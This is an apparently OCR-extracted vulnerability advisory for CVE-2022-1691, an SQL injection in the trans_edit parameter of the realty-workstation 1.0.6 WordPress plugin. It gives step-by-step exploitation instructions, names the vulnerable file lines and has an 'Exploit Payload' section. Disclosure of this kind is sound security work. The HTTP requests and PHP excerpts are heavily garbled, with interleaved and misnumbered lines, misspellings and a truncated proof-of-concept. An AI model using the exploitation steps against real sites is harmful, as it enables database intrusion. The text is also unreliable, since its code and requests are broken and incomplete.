

<u>Home</u> / realty-workstation 1.0.6 WordPress plugin SQL injection

realty-workstation 1.0.6 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	realty-workstation
Affected Software Type	WordPress plugin
Version	1.0.6
Weakness	SQL Injection
CWEID	CWE-89
CVE ID	CVE-2022-1691
CVSS 3.x Base Score	4.9
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/realty-workstation
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1691


Vulnerability Description

The trans_edit query parameter in realty-workstation 1.0.6 is vulnerable to SQL




Exploitation Guiue


Login as admin user.




Go to Realty Workstation and click on Agents.








Provide arbitrary user information, then click on Save.









Fill some arbitrary data and click on Save.






As an unauthenticated user, visit the main blog page and go to the Workstation






Sign in with the credentials of the previously created agent.






Click on Edit in the agent view of the workstation.





```
Raw Hex ☴ \n ≡
1 GET /?page id=286&transactions=open_agent_transactions&
  trans_edit=1 HTTP/1.1
2 Host: localhost
                                                                                                     3 Server: Apache/2.4.52 (Debian)
                                                                                                     5 Cache-Control: no-store, no-cache, must-revalidate
                                                                                                     6 Pragma: no-cache
                                                                                                     rel="https://api.w.org/"
8 Link: <a href="https://api.w.org/">https://api.w.org/"</a>
8 Link: <a href="https://localhost/index.php?rest_route=/wp/v2/pages/286">https://localhost/index.php?rest_route=/wp/v2/pages/286</a>;
   ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
                                                                                                    rel="alternate"; type="application/json"
9 Link: <a href="http://localhost/?p=286">http://localhost/?p=286</a>; rel=shortlink
6 Accept-Encoding: gzip, deflate
10 Cookie: PHPSESSID=t7st5t22t3bhrpi2blafanuvki
                                                                                                   12 Connection: close
11 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
                                                                                                   17 <html lang="en">
                                                                                                            <meta charset="utf-8">
                                                                                                            <meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width,
initial-scale=1">
                                                                                                             <meta name="author" content="":</pre>
                                                                                                                Realty Workstation
                                                                                                             <!-- Bootstrap Core CSS -->
```

A POC may look like the following request:



```
| Gecko/20100101 Firefox/91.0 | 5 Cache-Control: no-store, no-cache, must-revalidate | 6 Pragma: no-cache | 7 Prag
```

In the code, the vulnerability is triggered by unsanitized user input of <code>trans_edit</code> at line 190 in <code>./public/template/agent-page.php</code>. The final database query is called at line 30 in <code>./cn package/includes/class-workstation-query.php</code>.

```
2/php end: 2/php if (set[['transactions'] =='open_transactions'])
2/php if (set[['transactions'] =='open_transactions'])
3/php if (set[['transactions'] =='open_agent_transactions'])
3/php if (set['transactions'] =='open_agent_transactions']
3/php if (set['transa
```

```
public function iFetch($SQL)

global $wpdb;

srecord = array_shift($wpdb->get_results($SQL));

srecord=json_decode(json_encode($record),true);

return $record;

}
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

Accept-Encoding: gzip, detlate

DNT: 1

Connection: close

Referer: http://localhost/?page_id=286&transactions=open_agent_transactions&trans_edit=1

Cookie: PHPSESSID=rmv93d526mhc8cvjf72hdaacrk; wordpress_test_cookie=WP%20Cookie%20check; wordpr

Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin